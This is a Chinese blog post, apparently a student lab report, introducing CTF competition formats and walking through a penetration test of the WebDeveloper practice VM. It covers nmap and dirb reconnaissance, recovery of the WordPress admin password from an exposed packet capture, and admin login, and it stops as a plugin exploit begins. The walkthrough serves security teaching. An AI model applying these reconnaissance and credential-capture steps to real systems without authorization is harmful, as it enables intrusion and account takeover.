网络渗透——CTF实践

原创

w??oo. 于 2020-12-10 23:09:16 发布 748 收藏 5

分类专栏： 网络渗透 kali 靶机 文章标签： linux flag

本文链接：https://blog.csdn.net/Woolemon/article/details/110980982


网络渗透 同时被 3 个专栏收录


10 篇文章 1 订阅

订阅专栏


kali

2 篇文章 0 订阅

订阅专栏


靶机

1 篇文章 0 订阅

订阅专栏

这里写目录标题

实验目的

通过对目标靶机的渗透过程，了解CTF竞赛模式，理解CTF涵盖的知识范围，如MISC、PPC、WEB等，通过实践，加强团队协作能力，掌握初步CTF实战能力及信息收集能力。熟悉网络扫描、探测HTTP web服务、目录枚举、提权、图像信息提取、密码破解等相关工具的使用。
系统环境： Kali Linux 2、WebDeveloper靶机来源：

实验工具： 不限

实验原理

什么是CTF

CTF（Capture The Flag）中文一般译作夺旗赛，在网络安全领域中指的是网络安全技术人员之间进行技术竞技的一种比赛形式。CTF起源于1996年DEFCON全球黑客大会，以代替之前黑客们通过互相发起真实攻击进行技术比拼的方式。发展至今，已经成为全球范围网络安全圈流行的竞赛形式，2013年全球举办了超过五十场国际性CTF赛事。而DEFCON作为CTF赛制的发源地，DEFCON CTF也成为了目前全球最高技术水平和影响力的CTF竞赛，类似于CTF赛场中的“世界杯”。

CTF竞赛模式

- （1）解题模式（Jeopardy）在解题模式CTF赛制中，参赛队伍可以通过互联网或者现场网络参与，这种模式的CTF竞赛与ACM编程竞赛、信息学奥赛比较类似，以解决网络安全技术挑战题目的分值和时间来排名，通常用于在线选拔赛。题目主要包含逆向、漏洞挖掘与利用、Web渗透、密码、取证、隐写、安全编程等类别。
- （2）攻防模式（Attack-Defense）在攻防模式CTF赛制中，参赛队伍在网络空间互相进行攻击和防守，挖掘网络服务漏洞并攻击对手服务来得分，修补自身服务漏洞进行防御来避免丢分。攻防模式CTF赛制可以实时通过得分反映出比赛情况，最终也以得分直接分出胜负，是一种竞争激烈，具有很强观赏性和高度透明性的网络安全赛制。在这种赛制中，不仅仅是比参赛队员的智力和技术，也比体力（因为比赛一般都会持续48小时及以上），同时也比团队之间的分工配合与合作。
- （3）混合模式（Mix）结合了解题模式与攻防模式的CTF赛制，比如参赛队伍通过解题可以获取一些初始分数，然后通过攻防对抗进行得分增减的零和游戏，最终以得分高低分出胜负。采用混合模式CTF赛制的典型代表如iCTF国际CTF竞赛。

CTF各大题型简介

MISC（安全杂项）

全称Miscellaneous。题目涉及流量分析、电子取证、人肉搜索、数据分析、大数据统计等等，覆盖面比较广。我们平时看到的社工类题目；给你一个流量包让你分析的题目；取证分析题目，都属于这类题目。主要考查参赛选手的各种基础综合知识，考察范围比较广。

PPC（编程类）

全称Professionally Program Coder。题目涉及到程序编写、编程算法实现。算法的逆向编写，批量处理等，有时候用编程去处理问题，会方便的多。当然PPC相比ACM来说，还是较为容易的。至于编程语言嘛，推荐使用Python来尝试。这部分主要考察选手的快速编程能力。

CRYPTO（密码学）

全称Cryptography。题目考察各种加解密技术，包括古典加密技术、现代加密技术甚至出题者自创加密技术。这样的题目汇集的最多。这部分主要考查参赛选手密码学相关知识点。

REVERSE（逆向）

题目涉及到软件逆向、破解技术等，要求有较强的反汇编、反编译扎实功底。需要掌握汇编，堆栈、寄存器方面的知识。有好的逻辑思维能力。主要考查参赛选手的逆向分析能力。此类题目也是线下比赛的考察重点。

STEGA（隐写）

全称Steganography。题目的Flag会隐藏到图片、音频、视频等各类数据载体中供参赛选手获取。载体就是图片、音频、视频等，可能是修改了这些载体来隐藏flag，也可能将flag隐藏在这些载体的二进制空白位置。有时候需要你侦探精神足够的强，才能发现。此类题目主要考查参赛选手的对各种隐写工具、隐写算法的熟悉程度。

PWN（溢出）

PWN在黑客俚语中代表着攻破，取得权限，在CTF比赛中它代表着溢出类的题目，其中常见类型溢出漏洞有栈溢出、堆溢出。在CTF比赛中，线上比赛会有，但是比例不会太重，进入线下比赛，逆向和溢出则是战队实力的关键。主要考察参数选手漏洞挖掘和利用能力。

WEB（web类）

WEB应用在今天越来越广泛，也是CTF夺旗竞赛中的主要题型，题目涉及到常见的Web漏洞，诸如注入、XSS、文件包含、代码审计、上传等漏洞。这些题目都不是简单的注入、上传题目，至少会有一层的安全过滤，需要选手想办法绕过。且Web题目是国内比较多也是大家比较喜欢的题目。因为大多数人开始安全都是从web*站开始的。

实验步骤和内容

目的：获取靶机Web Developer 文件/root/flag.txt中flag。

基本思路：本网段IP地址存活扫描(netdiscover)；网络扫描(Nmap)；浏览HTTP 服务；网站目录枚举(Dirb)；发现数据包文件“cap”；分析 “cap” 文件，找到网站管理后台账号密码；插件利用（有漏洞）；利用漏洞获得服务器账号密码；SSH 远程登录服务器；tcpdump另类应用。

发现目标 (netdiscover)，找到WebDeveloper的IP地址

1.打开WebDeveloper和kali.

在kali找官网:`nmcli device show eth0`

（看IP4 GATEWAY）：

```
kali@kali:~$ nmcli device show eth0
GENERAL.DEVICE:                         eth0
GENERAL.TYPE:                           ethernet
GENERAL.HWADDR:                         00:0C:29:D1:79:A2
GENERAL.MTU:                            1500
GENERAL.STATE:                          100 (connected)
GENERAL.CONNECTION:                     Wired connection 1
GENERAL.CON-PATH:                       /org/freedesktop/NetworkManager/ActiveConnection>
WIRED-PROPERTIES.CARRIER:               on
IP4.ADDRESS[1]:                         192.168.222.134/24
IP4.GATEWAY:                            192.168.222.2
IP4.ROUTE[1]:                           dst = 0.0.0.0/0, nh = 192.168.222.2, mt = 100
IP4.ROUTE[2]:                           dst = 192.168.222.0/24, nh = 0.0.0.0, mt = 100
IP4.DNS[1]:                             192.168.222.2
IP4.DOMAIN[1]:                          localdomain
IP6.ADDRESS[1]:                         fe80::20c:29ff:fed1:79a2/64
IP6.GATEWAY:                            --
IP6.ROUTE[1]:                           dst = fe80::/64, nh = ::, mt = 100
IP6.ROUTE[2]:                           dst = ff00::/8, nh = ::, mt = 256, table=255
lines 1-18/18 (END)
```


2.nmap -v sn 官网地址（192.168.222.2）/24

找没有host down的ip，即为WebDeveloper的IP地址

```
Nmap scan report for 192.168.222.252 [host down]
Nmap scan report for 192.168.222.253 [host down]
Nmap scan report for 192.168.222.254 [host down]
Nmap scan report for 192.168.222.255 [host down]
Initiating Connect Scan at 02:42
Scanning 3 hosts [1000 ports/host]
Discovered open port 22/tcp on 192.168.222.135
Discovered open port 80/tcp on 192.168.222.135
Discovered open port 53/tcp on 192.168.222.2
Completed Connect Scan against 192.168.222.134 in 0.12s (2 hosts left)
Completed Connect Scan against 192.168.222.2 in 0.13s (1 host left)
Completed Connect Scan at 02:42, 0.13s elapsed (3000 total ports)
Nmap scan report for 192.168.222.2
Host is up (0.00071s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 192.168.222.134
Host is up (0.00056s latency).
All 1000 scanned ports on 192.168.222.134 are closed

Nmap scan report for 192.168.222.135
Host is up (0.00090s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 256 IP addresses (3 hosts up) scanned in 10.87 seconds
```


查看目标主机端口开放、服务情况（NMAP扫描）


- Kali扫描WebDeveloper的IP：`nmap 192.168.222.135`


```
kali@kali:~$ nmap 192.168.222.135
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-06 02:45 EST
Nmap scan report for 192.168.222.135
Host is up (0.00027s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

可以看到开放了80端口和22端口，这两个端口的作用分别是http端口（网页）和ssh端口（远程登陆）

利用浏览器访问目标网站

由于目标主机提供了HTTP服务，网站开放了80端口，所以在kali的浏览器地址栏中登陆http端口
（直接输入WebDeveloper的IP地址）





可以看见这是一个个人网站，应该是一个比较经典的CMS。

whatweb探测目标网站使用的CMS模板

在kali输入 `whatweb 10.34.80.3` 进行检测可得到如图信息：

可看见，该网站的CMS为WordPress。

wpscan功能

WPScan是Kali Linux默认自带的一款漏洞扫描工具,它采用Ruby编写,能够扫描WordPress网站中的多种安全漏洞,其中包括WordPress本身的漏洞、插件漏洞和主题漏洞。


Dirb 爆破网站目录

Dirb 是一个专门用于爆破目录的工具，在 Kali 中默认已经安装，类似工具还有国外的patator，dirsearch，DirBuster，国内的御剑）截图。找到一个似乎和网络流量有关的目录（路径）

1.在kali中输入命令`dirb http://192.168.222.135`，结果如图：

```
kali@kali:~$ dirb http://192.168.222.135

-----------------

DIRB v2.22
By The Dark Raver

-----------------

START_TIME: Sun Dec  6 03:04:40 2020
URL_BASE: http://192.168.222.135/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.222.135/ ----
+ http://192.168.222.135/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.222.135/ipdata/
+ http://192.168.222.135/server-status (CODE:403|SIZE:303)
==> DIRECTORY: http://192.168.222.135/wp-admin/
==> DIRECTORY: http://192.168.222.135/wp-content/
==> DIRECTORY: http://192.168.222.135/wp-includes/
+ http://192.168.222.135/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://192.168.222.135/ipdata/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.222.135/wp-admin/ ----
+ http://192.168.222.135/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.222.135/wp-admin/css/
==> DIRECTORY: http://192.168.222.135/wp-admin/images/
==> DIRECTORY: http://192.168.222.135/wp-admin/includes/
```



可看见一个ipdata,根据意思猜测其是流量消息，尝试浏览器访问看看：
发现有一个cap文件



Wireshark分析该数据包，分析TCP数据流


点击图中的analyze.cap下载,找到该文件然后拖进wireshark.

点击搜索，输入login（登录），发现好东西啦！在蓝色条条里可看见该网址




然后在浏览器输入WebPress的IP和/wp-admin即可看见登陆页面

然后去浏览器输入WebDeveloper的IP和/wp-login.php，即可看见登陆页面



随便输入一个账号和密码，到Burp sure里找刚刚提交信息的地址：




找到后去Wireshark筛选http请求类型为post的请求，追踪TCP流可得：

可见账号为webdeveloper,密码为Te5eQg%264sBS%21Yr%24%29wf%25%28DcAd

利用上一步得到的信息进入网站后台

我们将改账号密码复制到Burp sure，把原来的改成这个。最后去浏览器刷新即可成功进入网站后台!





利用该CMS存在的（插件Plugin）漏洞进行提权

方案1：利用MeterSploit插件+reflex gallery插件漏洞实现。安装reflex gallery插件。利用该插件可能存在的漏洞

